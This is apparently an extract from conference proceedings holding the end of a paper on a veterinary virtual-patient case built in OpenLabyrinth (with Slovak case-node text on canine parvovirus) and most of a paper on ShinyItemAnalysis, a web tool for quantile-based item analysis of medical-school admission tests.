OpenLabyrinth, used as a VP simulation platform is fully standards compliant and free open source software. It supports authoring and playing VPs in online environment. The principle of VP in Open Labyrinth is based on the map of global properties such as the map type (game, maze, algorithm, etc.), authors, real timers, visual appearance, scores, counters, etc. Within each map there are series of linked pages, named nodes, defining the options available to the user. In general, the node is the webpage presented to the user/student. Although a map may have just one node, typically it will consist of many interconnected nodes.

Individual nodes are interconnected by edges that represent potential decisions of the learner. Completing a case requires choices to be made at key scenario points with

the consequences of these choices affecting the final path through the case. The virtual patients developed using Open Labyrinth are conforming with the MedBiquitous Virtual Patients Specifications.

### III. RESULTS

To create a virtual case of veterinary patient, we have to note that there are essential differences comparing virtual patients developed for human medicine and medical students. Expecting that the VP is based on data of real cases, there is almost no problem to obtain anamnesis from human patients, but the verbal discussion with the veterinary patients is impossible.

To unfold problems or to identify place of pain, the veterinarian can consult only with owners of animals. Consultation between owner and veterinarian can significantly help to reveal diagnosis, because only the owner of animal can see the differences in behaviour of his/her animal. If the owner is not precise in monitoring, it can be a severe problem to obtain correct diagnosis - based on incomplete anamnesis. Then, the veterinarian can obtain exact diagnosis only using differential diagnostic methods and/or results of special diagnostic and clinical tests, for example haematology. Depending on location of the disease, the different diagnostic methods should be used, for example in case of corneal ulcer or in case of haemorrhagic diarrhoea. Special group of veterinary diagnosis is used in cases of infectious diseases, e.g. zoonoses or zoonothropoones. Considering these facts, we prefer to integrate branched structures into VPs to force reasoning skills of our students.

After the OpenLabyrinth (OL) was installed, using common web server running Apache, MySQL, and PHP, the pilot veterinary virtual patient was developed. Figure 1 shows individual nodes of VP as organized in visual editor.




Fig. 1 VP nodes in OpenLabyrinth's Visual Editor.

The idea was to generate a highly representative case that will be used not only by the veterinary medicine students in education process, but also as a template and an exemplary case that will be presented to potential authors with the aim to increase their motivation, to reveal advantages of this approach and to minimize apprehensions that may arise from insufficient technical and ICT skills of veterinarians.

Figure 2 shows the root node of pilot VP case named Apathy. The recent sequence of the case consists of 30 nodes, in which the students are able to choose one of

**Virtuálny pacient: Apatia - Vzorový prípad; (Spolupráca UVLF a UPJŠ LF)**



Apatia v chove psov NO s jedným úhynom. V susedstve, v poslednom období uhynuli štyri psy. Podľa slov chovateľa vraj mali podobné príznaky, údajne ich otrávil. Uhynuté psy už nie sú k dispozícii, keďže ich už podľa slov osadníkov taktiež údajne zakopali. Majiteľ psov, obyvateľ rómskej osady, jednoduchý bez vzdelania má dvoch psov, ktorých chová v nevyhovujúcich podmienkach. Psy sú dehydrované a jeden z nich zomrel. Preto bol privolaný veterinár vykonávajúci kastráciu v rámci kastračného programu, ktorý aktuálne prebieha na území celého Slovenska.

**Čo urobí veterinárny lekár?**

a) Vypýta si preukazy psov  
b) Nechá majiteľa, aby zlikvidoval psa podozrivého z infekčnej choroby na svoje náklady a odíde preč  
c) Začne vyšetřovať psa bez náhubku a ochranných prostriedkov

[Review your pathway](#)

Fig. 2 First node of final pilot veterinary VP created in OpenLabyrinth.


usually three links to other nodes – decisions. The links are randomly ordered and correct and incorrect decisions are particularly commented. All the nodes have additional explanatory information to allow students to find supplementary study materials and to explain consequences of their decisions.

The pilot VP deals with diagnostics of parvoviruses in animals breeding in inconvenient conditions and in segregated gypsy communities. Such animals often cause the health risks not only for other animals living nearby these communities, but also for people living there. Except of educational background related to the topic, the case should also point out to the long-time problem of unbearable and uncontrolled reproduction of animals in such conditions. VP also highlighted the problems related to cruelty to animals, needs to regulate population of such animals, and considerable risks of infectious diseases occurrence. This topic was purposely selected, as there is a need of special patient care. At the beginning of the case, it is necessary to select the proper procedure of the veterinarian in given conditions. The problem related to anamnesis data and to incomplete documentation needed for breeding of animals, especially vaccination certificates of perished animals (dogs) is presented as well. Whole case is designed in the way, where, based on data from pathological and anatomical dissections of perished animals as well as on fast diagnostic method, the students are able to reveal if there is an infectious disease or not. The Snap test was used as fast diagnostic method. The procedures used to examine the presence of endoparasites in animals are also presented in VP structure. Finally, to make this pilot case the most complex one, the procedures of manipulation with infectious animals, methods to design best therapy depending on diagnosis and the draft of measures to prevent spreading of

infection diseases in given breeding conditions were integrated into the explanatory parts of particular nodes.

The students are able to study the case everywhere as its link was shared for them through university webpage. Also, they are able to use any device as the VPs generated in OL are played using standard web browsers. Educational context is supported by various tools (multimedia, supporting information, comments, path review etc.) integrated directly in VPs. Our first students, that played this pilot VP, also appreciated existence of review pathway feature as it allows them to understand relations between individual decisions when they review their progress.

**Konverzácia veterinára s majiteľom:**



**Veterinár: Máte preukazy?**  
Majiteľ: „Hej mám, tu máte. Minulý rok tu bol jeden doktor v dedine vyhlásil v rozhlase, že je to povinné tak sme došli vakcinovať.“

**Informácie z preukazu chorého psa**  
majiteľ: Oto Horváth  
meno psa: Džuga  
vek: 5 rokov  
pes posledný krát vakcinovaný proti besnote Rabisin Október 2016 MVDr. Mrkvička, odčervnený 2015

**Informácie z preukazu mŕtveho psa**  
majiteľ: Oto Horváth  
meno psa: Kusaj  
Druhý pes má preukaz psa z roku 2007, ale je očividné, že uhynutý pes nemá viac ako 1 rok je to šteňa. Preukaz je vystavený na suku pritom je to pes. Posledná vakcinácia Október 2016 MVDr. Mrkvička, Keoerpekany. Odčervnenie 2015 bez pečiatky. Nedá sa veriť majiteľovi.

**Čo urobí veterinárny lekár?**

b) Odmietne ošetriť psa nakoľko nemá v poriadku papiere a na mieste psa utratí.  
a) Zavolá na preživšieho psa menom uvedeným v preukaze a pokračuje zisťovaním anamnestických údajov.

**Review your pathway**

Virtuálny pacient: Apatia - Vzorový prípad; (Spolupráca UVLF a UPJŠ LF)

a) Vypýta si preukazy psov  
Konverzácia veterinára s majiteľom:  
b) Nechá majiteľa, aby zlikvidoval psa podozrivého z infekčnej choroby na svoje náklady a odíde preč  
c) Začne vyšetřovať psa bez náhubku a ochranných prostriedkov  
a) Vypýta si preukazy psov  
Konverzácia veterinára s majiteľom:  
a) Zavolá na preživšieho psa menom uvedeným v preukaze a pokračuje zisťovaním anamnestických údajov  
Časť informácie:  
b) Pokračuje v zisťovaní anamnestických údajov otázkami na majiteľa  
Konverzácia s majiteľom – ANAMNESTICKÉ ÚDAJE:  
a) Zoberie mŕtveho psa na skúšku do kaptene  
c) Nechá majiteľa, aby zlikvidoval psa podozrivého z infekčnej choroby na svoje náklady a odíde preč nakoľko nemá uhynutý pes v poriadku papiere, pritom má data pokutu  
Zoberie mŕtveho psa za bezpečnosti opatrení proti šíreniu infekčného ochorenia a využije kadaver na zistenie príčin úhynu pomocou patologického - anatomického play v mieste na to určenom  
Časť informácie:  
a) zabezpečí identitu prostredníctvom zhrubku rizika šírenia infekčnej choroby  
Konverzácia veterinára s majiteľom:

Fig. 3 Pathways checked by the students.

This first case, developed for veterinary medicine students at University of veterinary medicine and pharmacy in Košice, Slovakia, was accepted very well by the students as well as by the teachers. Both groups were positively surprised by the system and the way how relatively easily it can be created and applied into the pedagogical process. This pilot result convinced us to generate a series of VPs that will be aimed on various diseases and animals. Also, the final versions will be translated from Slovak to English to be able to use them in education of foreign students of veterinary medicine.



#### IV. CONCLUSION

Our effort is aimed to improve experience and intuition, as the most essential factors for clinical reasoning, in veterinary medicine students. Nowadays, majority of students use various devices to access electronic education resources, with no time and space limitation. Therefore, the VPs were recognized as modern and efficient tools that can be used in combination of traditional approaches to modernize our education process.

The first pilot veterinary medicine VP registered positive reactions from the students and they reported that they can feel responsibility for their decision, but everything in a safe environment. Also, they have to combine various clinical information before their decision is done and this is not only about memorizing and understanding of basic knowledge. Teachers were impressed by possibilities of this interactive approach too. They already suggested the topics and base structures of their new veterinary VPs including heavy, small and exotic animals.

Further complex analysis should be performed after new veterinary VPs will be finished and integrated into the education process. Then, the real impact on students' knowledge, skills and competences will be verified in an objective way.

#### ACKNOWLEDGMENT

Results presented in this work were obtained with the support of the national agency's grant KEGA 017UPJS-4/2016 "Visualization of education in human anatomy using video records of dissections and multimedia teaching materials".

#### REFERENCES

- [1] J. Donkers, D. Verstegen, B. de Leg, N. de Jong, "E-learning in problem-based learning", Chap. 13 in *Lessons from Problem-based Learning*, by H. J. M. van Berkel, New York: Oxford University Press, 2010, 117-128, <http://dx.doi.org/10.1093/acprof:oso/9780199583447.003.0013>.
- [2] E. Duff, L. Miller, and J. Bruce, "Online Virtual Simulation and Diagnostic Reasoning: A Scoping Review", *Clinical Simulation in Nursing*, 2016, 12, pp. 377-384, <http://dx.doi.org/10.1016/j.ecns.2016.04.001>.
- [3] A. J. Kleinheksel, "Transformative learning through virtual patient simulations: Predicting critical student reflections.", *Clinical Simulation in Nursing*, 2014, 10(6), e301-e308. <http://dx.doi.org/10.1016/j.ecns.2014.02.001>.
- [4] J. Kubicek, T. Rehacek, M. Penhaker, M., I. Bryjova, "Software simulation of CT reconstructions and artifacts", *Lecture Notes of the Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering, LNICST*, Volume 165, 2016, Pages 428-437, [http://dx.doi.org/10.1007/978-3-319-29236-6\\_41](http://dx.doi.org/10.1007/978-3-319-29236-6_41).
- [5] A.A. Kononowicz and I. Hege, "Virtual Patients as a Practical Realisation of the E-learning Idea in Medicine", Chap. 18 in *E-learning Experiences and Future*, by Safaeullah Soomro, 345-370. Rijeka: InTech. Accessed April 1, 2010, <http://dx.doi.org/10.5772/8803>.
- [6] E. Forsberg, K. Ziegert, H. Hult, U. Fors, "Assessing progression of clinical reasoning through virtual patients: An exploratory study", *Nurse Education in Practice*, 2016, 16, pp. 97-103, <http://dx.doi.org/10.1016/j.nepr.2015.09.006>.
- [7] M. Peddle, M. Bearman, D. Nestel, "Virtual Patients and Nontechnical Skills in Undergraduate Health Professional Education: An Integrative Review", *Clinical Simulation in Nursing*, 2016, 12, pp. 400-410, <http://dx.doi.org/10.1016/j.ecns.2016.04.004>.
- [8] R. Kleinert, P. Plum, N. Heiermann, R. Wahba, D.H. Chang, A.H. Hölscher, and D.L. Stippel, "Embedding a Virtual Patient Simulator in an Interactive Surgical lecture", *Journal of Surgical Education*, 2016, 73 (3), pp. 433-441, <http://dx.doi.org/10.1016/j.jsurg.2015.11.006>.
- [9] K.M. McKendy, N. Posel, D.M. Fleischer, and M.C. Vassiliou, "A Learner-Created Virtual Patient Curriculum for Surgical Residents: Successes and Failures", *Journal of Surgical Education*, 2016, 73 (4), pp. 559-566, <http://dx.doi.org/10.1016/j.jsurg.2016.02.008>.
- [10] E. Forsberg, K. Ziegert, H. Hult, U. Fors, "Clinical reasoning in nursing, a think-aloud study using virtual patients – A base for an innovative assessment", *Nurse Education Today*, 34, 2014, pp. 538-542, <http://dx.doi.org/10.1016/j.nedt.2013.07.010>.
- [11] P. Moule, K. Pollard, J. Armoogum, S. Messer, "Virtual patients: Development in cancer nursing education", *Nurse Education Today*, 2015, 35, pp. 875-880, <http://dx.doi.org/10.1016/j.nedt.2015.02.009>.
- [12] A. Kleinsmith, D. Rivera-Gutierrez, G. Finney, J. Cendan, B. Lok, "Understanding empathy training with virtual patients", *Computers in Human Behavior*, 2015, 52, pp. 151-158, <http://dx.doi.org/10.1016/j.chb.2015.05.033>.
- [13] C. Sunnqvist K. Karlsson L. Lindell, U. Fors, "Virtual patient simulation in psychiatric care - A pilot study of digital support for collaborate learning", *Nurse Education in Practice*, 2016, 17, pp. 30-35, <http://dx.doi.org/10.1016/j.nepr.2016.02.004>.
- [14] D. McCarthy, C. O'Gorman, and G.J. Gormley, "Developing virtual patients for medical microbiology education", *Trends in Microbiology*, 2013, Vol. 21, No. 12, pp. 613-615, <http://dx.doi.org/10.1016/j.tim.2013.10.002>.
- [15] E. Menendez, B. Balisa-Rochab, M. Jabbur-Lopesb, W. Costaa, J.R. Nascimentoa, M. Dóseaa, L. Silva, D.L. Junior, "Using a virtual patient system for the teaching of pharmaceutical care", *International Journal of Medical Informatics*, 2015, 84, pp. 640-646, <http://dx.doi.org/10.1016/j.ijmedinf.2015.05.015>.
- [16] M. Kankofer, W. Kedzierski, J. Wawrzykowski, M. Adler, M. Fischer and J.P. Ehlers, "Use of virtual problems in teaching veterinary chemistry in Lublin (Poland)", *Veterinary Medicine Austria* 103 (5), 2016, pp. 125-131.
- [17] J. Majernik, L. Szerdiová, D. Schwarz, J. Zivcak, "Integration of virtual patients into modernizing activities of medical education across MEFANET", *IDT* 2016, pp. 186-189, <http://dx.doi.org/10.1109/DT.2016.7557171>.
- [18] J. Živčák, R. Hudák, T. Tóth, "Rat skin wounds tensile strength measurements in the process of healing", *IEEE 10th Jubilee International Symposium on Applied Machine Intelligence and Informatics, SAMI 2012 – Proceedings*, 6208996, pp. 389-392.
- [19] D. Schwarz, P. Štourač, M. Komenda, H. Harazim, M. Kosinová, J. Gregor, R. Hůlek, O. Směkalová, I. Křikava, R. Štouděk, L. Dušek, "Interactive algorithms for teaching and learning acute medicine in the Network of Medical Faculties MEFANET", *Journal of Medical Internet Research*, 2013, 15 (7), art. no. e135. <http://dx.doi.org/10.2196/jmir.2590>.
- [20] J. Majernik, D. Schwarz, "Virtual Patient Simulation Platform for CROESUS and MEFANET", *Trends of education and research in biomedical technologies*, Košice, 2016, ISBN 9788081524707, pp. 84-90.

# Semi-real-time analyses of item characteristics for medical school admission tests

Patrícia Martinková  
Institute of Computer Science  
Czech Academy of Sciences  
Pod Vodárenskou věží 2, Praha 8  
martinkova@cs.cas.cz

Adéla Drabinová  
Institute of Computer Science  
Czech Academy of Sciences  
Pod Vodárenskou věží 2, Praha 8  
adela.drabinova@gmail.com

Martin Vejražka  
Institute of Medical Biochemistry and Laboratory Diagnostics  
First Faculty of Medicine, Charles University  
U Nemocnice 2, Praha 2  
martin.vejrazka@lf1.cuni.cz

Lubomír Štěpánek  
Institute of Biophysics and Informatics  
First Faculty of Medicine, Charles University  
Salmovská 1, Praha 2  
lubomir.stepanek@lf1.cuni.cz

Jakub Houdek  
Institute of Computer Science  
Czech Academy of Sciences  
Pod Vodárenskou věží 2, Praha 8  
houdek.james@gmail.com

Čestmír Štuka  
Institute of Biophysics and Informatics  
First Faculty of Medicine, Charles University  
Salmovská 1, Praha 2  
cestmir.stuka@lf1.cuni.cz

**Abstract**—University admission exams belong to so-called high-stakes tests, i. e. tests with important consequences for the exam taker. Given the importance of the admission process for the applicant and the institution, routine evaluation of the admission tests and their items is desirable.

In this work, we introduce a quick and efficient methodology and on-line tool for semi-real-time evaluation of admission exams and their items based on classical test theory (CTT) and item response theory (IRT) models. We generalize some of the traditional item analysis concepts to tailor them for specific purposes of the admission test.

On example of medical school admission test we demonstrate how R-based web application may simplify admissions evaluation work-flow and may guarantee quick accessibility of the psychometric measures. We conclude that the presented tool is convenient for analysis of any admission or educational test in general.

## I. INTRODUCTION

ADEQUATE selection of students to higher education is a crucial point for both the applicant and the institution, because the quality of students influences the school's reputation and vice versa. In some countries, standardized tests have been used for decades in admission process and examination of test and item properties according to field standards [1] is a routine task [2].

In the Czech Republic, medical schools traditionally organize in-house admissions and prepare their own admission tests. Total score achieved in admission tests is usually the main criterion for the admission decision. Yet, at Czech universities, the scope of analyses checking test and item properties varies among individual institutions. While some

schools publish validation studies of their exams [3], [4], [5], [6], [7], others may perform psychometric analyses as internal reports or the test and item analysis is missing. While monographs containing the methodology of test analysis have been published in Czech language [8], [9], [10], the use of robust psychometric measures in test development is still limited.

Test and item analysis can be carried out in a variety of widely available general statistical analysis software, such as R [11], SPSS [12], STATA [13], SAS [14], and others. For item analysis based on CTT, software Iteman [15] or descriptive statistics available in Rogo [16] may be used. For analyses within IRT framework, there are several commercially available packages including Winsteps [17], IRTPRO [18], and ConQuest [19]; for other psychometric software, see also [20]. While commercially available psychometric software provides graphically convenient environment for the end user, its use may be limited due to financial costs. It is usually also impossible to tailor the provided calculations to the needs of the user, for example to adopt the existing methods for multiple true-false format of the items or to take into account the ratio of admitted students.

In this work, we present a web application ShinyItemAnalysis [21] for psychometric analysis of admission tests and their items, available online at

<https://shiny.cs.cas.cz/ShinyItemAnalysis/>,

which covers broad range of psychometric methods and offers training data examples while also allowing the users to upload

and analyse their own data and to generate analysis report. We further focus on generalization of traditional item characteristics and their incorporation into the application to allow for analyses tailored to the needs of specific admission test. We conclude by arguing that psychometric analysis should be a routine part of test development in order to gather proofs of reliability and validity of the measurement. With example of medical school admission test we demonstrate how ShinyItemAnalysis may simplify the workflow of admission tests.

## II. RESEARCH METHODOLOGY

The item analysis and evaluation of its psychometric properties should be a routine part in test development cycle [22], [23]. At First Faculty of Medicine, Charles University, the current test development cycle consists of the following phases:

- (i) item writing;
- (ii) item revision performed by domain experts;
- (iii) test composition based on prespecified knowledge domains;
- (iv) test revision;
- (v) test printing distribution to admission applicants;
- (vi) test administration (written examination);
- (vii) automatic and anonymized test scoring using a scanner (output of which is a vector of student total scores as well as a flat-file dataset consisting of responses of all applicants to each item);
- (viii) automatic evaluation of test and item psychometric properties;
- (ix) feedback to item creators

In case when the evaluation detects a suspicious item e.g. with a very high or low difficulty or with very low discrimination, such item is eliminated and not used in test scoring. The item is sent back to item writer and is further reformulated or eliminated from the item bank.

The methodology of evaluation of admission tests and their items described below is particularly involved in phases (viii) and (ix) of the workflow above. In optimal case, the evaluation should be done during a pretest. This is currently not the case due to security reasons, and it is thus even more important to perform the analysis in a semi-real time.

### A. Psychometric measures used in test and item evaluation

To evaluate the test, we use mix of CTT and IRT measures. Summary statistics are provided for the total score, together with a histogram and standard scores. Correlation heatmap displays dependencies between test items and internal structure of the test. Cronbach's alpha [24] is provided as a measure of internal consistency. Traditional item analysis further displays item difficulty and discrimination as well as properties of each individual distractor: Difficulty is defined as ratio of students who answered correctly to the item. Discrimination is defined as difference of percent correct in upper and lower third of students (Upper-Lower Index, ULI) and by Pearson correlation (R) between item and Total score (index RIT).

By rule of thumb, discrimination should not be lower than 0.2, except for very easy or very difficult items. To analyse properties of individual distractors, respondents are divided into three groups by their total score; having the equinumerous division of students' scores, ULI could be computed after that. Subsequently, we display percentage of students in each group who selected given answer (correct answer or distractor) in Distractor plot. The correct answer should be more often selected by strong students than by students with lower total score. The distractor should work in opposite direction, i. e. the ratio of students who picked distractors should be decreasing with total score. Items with negative or very low discrimination should be revised or discarded [23], ineffective distractors should be reconsidered as well.

Regression models [25] and so called IRT models [26] are used to give more precise description of item properties. Instead of displaying proportions, the regression models fit a smooth line with given parameters. These parameters are then used to describe difficulty and discrimination of the item and probability of guessing. In IRT models, student abilities are estimated simultaneously with item parameters and each item may influence ability estimates differently depending on its discrimination power. As a more detailed analysis, regression and IRT models may be used to detect a situation when item functions differently for different groups, e.g. males vs. females, or majorities vs. minorities. This so called *differential item functioning* [27] is a potential threat to item fairness and test validity and should therefore be tested routinely [28].

### B. Generalized ULI index and Distractors Plot

Because the test used at First Faculty of Medicine is composed of multiple true-false items, as part of the CTT measures, we have developed graphical representation, Distractors plot, allowing quick visual check of item properties (see also [8], [10], [29]). This visualization represents properties of all correct answers and all distractors at once. Since ratio of admitted students is usually around  $1/5$ , we may consider employing quintiles instead of terciles in the above defined index ULI. More generally, any  $q$ -quantiles may be considered. Formalization of this generalization is provided below.

Let's suppose we have a flat-file dataset (created at phase (vii)) for a given exam test, where each row consists of one of applicant's answers and each column corresponds to one of the test item questions. Dimension of the flat-file dataset is thus equal to the number of all the applicants (vertical dimension) times number of all the test items (horizontal dimension). All items included within the test are multiple true-false, thus each cell consists of combination of answers the student selected (item response pattern).

First of all,  $q$ -quantiles are calculated for applicants' total scores (see also [30]), where  $q \in \{2, 3, 4, \dots\}$ ;  $q$ -quantiles are values that partition sorted vector of applicants' total scores into  $q$  subsets of (nearly) equal size. For example, if  $q = 3$  we got terciles dividing the range of the scores vector into three subsets, for  $q = 5$  obtained quintiles split the vector into five nearly equal-size subsets.



Let  $n$  be a number of all the applicants taking the test,  $m$  be a number of all the test items and  $x = (x_1, x_2, \dots, x_n)^T$  be a vector of applicants' total scores, i.e. number of items they answered correctly, where  $0 \leq x_j \leq m$ . Let  $Q_i$  be the  $i$ -th  $q$ -quantile for applicants' total scores, where  $i \in \{1, \dots, q-1\}$ , then<sup>1</sup>

$$Q_i = \lceil (j - (n-1)p)x_{(j)} + ((n-1)p + 1 - j)x_{(j+1)} \rceil,$$

where  $p = i/q$ ,  $j = \lfloor (n-1)p + 1 \rfloor$  and  $x_{(j)}$  is the  $j$ -th smallest value in the vector of applicants' scores  $x = (x_1, x_2, \dots, x_n)^T$ . Formally, let's define  $Q_0 = 0$  and let  $Q_q = m$  be equal to the number of the test items. Then an applicant with a total score equal to  $x_j$  belongs to  $k$ -th subset if and only if

$$Q_{k-1} \leq x_j < Q_k,$$

where  $k \in \{1, \dots, q\}$ .

As a second step, let  $u_{k,t}^{\{q\}}$  be a proportion of applicants belonging to the  $k$ -th subset, who answered the item  $t$  correctly, to all applicants belonging to the  $k$ -th subset, where  $k \in \{1, \dots, q\}$ ,  $t \in \{1, 2, \dots, m\}$  and where  $q \in \{2, 3, 4, \dots\}$  is fixed. Let  $s_{j,t} = 1$ , if the  $j$ -th applicant answered the item  $t$  correctly, and  $s_{j,t} = 0$  otherwise; and let  $\mathcal{M} = \{j : j \in \{1, 2, \dots, n\} \wedge Q_{k-1} \leq x_j < Q_k\}$  be the set of all applicants belonging to the  $k$ -th subset whose boundaries are  $Q_{k-1}$  and  $Q_k$ , i. e.  $k-1$ -th and  $k$ -th  $q$ -quantile. Then,

$$u_{k,t}^{\{q\}} = \frac{\sum_{j \in \mathcal{M}} s_{j,t}}{|\mathcal{M}|}.$$

for each  $k \in \{1, \dots, q\}$  and each  $t \in \{1, \dots, m\}$  and fixed  $q$ .

Furthermore, let's suppose  $u_{k,t,w}^{\{q\}}$  be a proportion of applicants belonging to the  $k$ -th  $q$ -quantile who answered the item  $t$  by checking the option  $w$ , to all applicants belonging to the  $k$ -th quantile, where  $q \in \{2, 3, 4, \dots\}$  is fixed and  $k \in \{1, \dots, q\}$ ,  $t \in \{1, \dots, m\}$  and  $w \in \{A, B, C, D\}$  in our settings. Let  $c_{j,t,w} = 1$ , if the  $j$ -th applicant answered the item  $t$  by checking the option  $w$ , and  $c_{j,t,w} = 0$  otherwise. Then,

$$u_{k,t,w}^{\{q\}} = \frac{\sum_{j \in \mathcal{M}} c_{j,t,w}}{|\mathcal{M}|}$$

for each  $k \in \{1, 2, \dots, q-1, q\}$ , each  $t \in \{1, 2, \dots, m\}$  and each  $w \in \{A, B, C, D\}$  and fixed  $q$ .

In case we fix  $t$  and choose an appropriate  $q$  (common choice is  $q = 3$ ) we are able to get a  $q$ -tuple in the form of  $[u_{k,t}^{\{q\}}]_{k=1}^q$  and exactly  $w$   $q$ -tuples in the form of  $[u_{k,t,w}^{\{q\}}]_{k=1}^q$  which can further be used to illustrate properties of the item  $t$  and all its distractors and correct answers (as an example, see Fig. 1)

To depict attractiveness of individual answers and their combination, proportion of selected item response pattern may

<sup>1</sup>Function  $\lfloor x \rfloor$ , floor of  $x$ , returns the greatest integer less than or equal to  $x$ , and function  $\lceil x \rceil$ , ceiling of  $x$ , returns the least integer greater than or equal to  $x$ .

be depicted as formalised below for a test in which all items are multiple true-false with four options  $A, B, C, D$ . In such a case, there is exactly  $2^{|\{A,B,C,D\}|} = 2^4 = 16$  possible ways how to answer the item question (16 item response patterns). Let

$$\begin{aligned} \mathcal{O} = \{ & \emptyset, \\ & A, B, C, D, \\ & AB, AC, AD, BC, BD, CD, \\ & ABC, ABD, ACD, BCD, \\ & ABCD \} \end{aligned}$$

be the set of all possible item response patterns. For each item  $t$ , we can calculate proportion  $v_{o,t}$  of number of applicants who checked item response pattern  $o$  of item  $t$  such that  $o \in \mathcal{O}$  to number of all applicants<sup>2</sup>. Let  $\mathcal{V} = \{j : j \in \{1, 2, \dots, n\} \wedge j\text{-th applicant who chose item response pattern } o \in \mathcal{O} \text{ of item } t\}$  be the set of all applicants who chose item response pattern  $o \in \mathcal{O}$  when answering item  $t$ . Then,

$$v_{o,t} = \frac{|\mathcal{V}|}{n}$$

for each  $t \in \{1, \dots, m\}$  and each  $o \in \mathcal{O}$ .

In case we fix  $t$ , i. e. if we choose one item  $t$ , we are able depict a 16-tuple in the form of  $[v_{o,t}]_{o \in \mathcal{O}}$  which shows attractiveness of each item response pattern for item  $t$  (for example, see Fig. 2).

Finally, for each item  $t$ , we can calculate *difficulty* and *discrimination* measures. Difficulty  $\text{diffc}_t$  of the item  $t$  is defined using the proportion of applicants who correctly answered the item question  $t$  to all applicants,

$$\text{diffc}_t = 1 - \frac{\sum_{j \in \{1, \dots, n\}} s_{j,t}}{n},$$

for each  $t \in \{1, \dots, m\}$  and where

$$s_{j,t} = \begin{cases} 1, & \text{if } j\text{-th applicant answered item } t \text{ correctly} \\ 0, & \text{otherwise.} \end{cases}$$

Intuitively, difficulty of an item is proportional to number of incorrect answers recorded for the item question. (Note: often, difficulty is defined as proportion of examinees who answered the item correctly, thus describing rather item easiness, see [23].)

Discrimination which is in CTT often described by upper-lower index (ULI, difference in proportion of correct answers in upper and lower third of students, i. e. using 3-quantiles) is here defined using quintiles (5-quantiles).

In general, discrimination  $\text{discr}_t^{\{q\}}(l_1, l_2)$  is a difference between two proportions:

$$\text{discr}_t^{\{q\}}(l_1, l_2) = u_{l_2,t}^{\{q\}} - u_{l_1,t}^{\{q\}},$$

where

<sup>2</sup>No option checked, i. e.  $o = \emptyset$  is also possible item response pattern.

- $u_{l_1,t}^{\{q\}}$  is a proportion of applicants belonging to the  $l_1$ -th group, who answered the item  $t$  correctly, to all applicants belonging to the  $l_1$ -th group, where  $l_1 \in \{1, \dots, q\}$
- a proportion  $u_{l_2,t}^{\{q\}}$  of applicants belonging to the  $l_2$ -th group, who answered the item  $t$  correctly, to all applicants belonging to the  $l_2$ -th group, where  $l_2 \in \{1, \dots, q\}$  and where  $l_1 < l_2$  for a fixed  $q$ .

Intuitively, discrimination of an item describes, how well does the item discriminate between two groups of applicants which are defined by their total scores.

In our particular case, we use discrimination measure depicting differences between first and fifth quintile ( $q = 5$ ) groups as a general discrimination measure analogous to traditional index ULI (where  $q = 3$ ). We are even more interested in item discrimination between fourth and fifth quintile, because we usually admit only upper fifth of the students, thus this (the fourth quintile) is the cut-off where we want to discriminate the best. As an example, see difficulties and discrimination measures depicted in Fig. 3.

### C. R-language web-based application for semi-real-time evaluation of admission exam tests data

Methodology described above was implemented in an online, freely-available application and R package *ShinyItemAnalysis* [21], [31], available online at

<https://shiny.cs.cas.cz/ShinyItemAnalysis/>.

The core of the application is built of source code written in language R which is a *free-as-in-beer* and *free-as-in-speech* programming language and environment for statistical computing and graphics and is widely used among statisticians, econometricians, or biologists. Code chunks written offline in R language were uploaded online using *shiny* package on server dedicated to R calculations; *shiny* package is a library written also in R which provides an online framework for R scripts.

Components of the application consist of `ui.R`, which defines graphical user interface in terms of HTML (HyperText Markup Language), CSS (Cascading Style Sheets) and a little bit of javascript, and of `server.R` covering all workhorse functions and procedures of the application. There are other components beyond the mentioned two, but these are not necessary for application running. Graphical user interface offers multi-tabular layout as each tab displays one of several kinds of plots based on the tuples of important characteristics described in Research methodology passage.

The application is accompanied by training datasets, example R code, model equations and interpretation and is thus well suited for routine test analysis as well as for educational purposes and teaching the methods. Also, the application allows for online typesetting of  $\text{\TeX}$  documents and downloadable .pdf and HTML reports containing tables and figures with estimates described above.




Fig. 1. Distractors plot for item 2014 based on quintiles. Bold lines (A and B) depict correct answers, as expected, percentage of applicants who chose these answers is increasing with total score. Dotted lines (C and D) represent distractors, relative frequency of their selection is decreasing with total score. Combination of correct answers (correct item response pattern) is depicted by bar graph and again is supposed to be increasing.

## III. RESULTS

Here we focus on presentation of Generalized ULI index and Distractors Plot, while we leave it upon the reader to examine the other functionalities of the *ShinyItemAnalysis* application online or in R. We present analyses and plots for medical school admission test in chemistry.

Calculation of Upper-lower index (ULI) as well as of Discrimination Plot (Fig. 1) is based on quintiles (5-quintiles) due to the fact that usually about 1/5 of the applicants is admitted. We are thus mostly interested, how well does the item discriminate between students above and below the fourth quintile.

Detailed distribution of item response patterns is depicted in Fig. 2.

Finally, item difficulties and discrimination indices are displayed in Fig. 3.

## IV. CONCLUSION

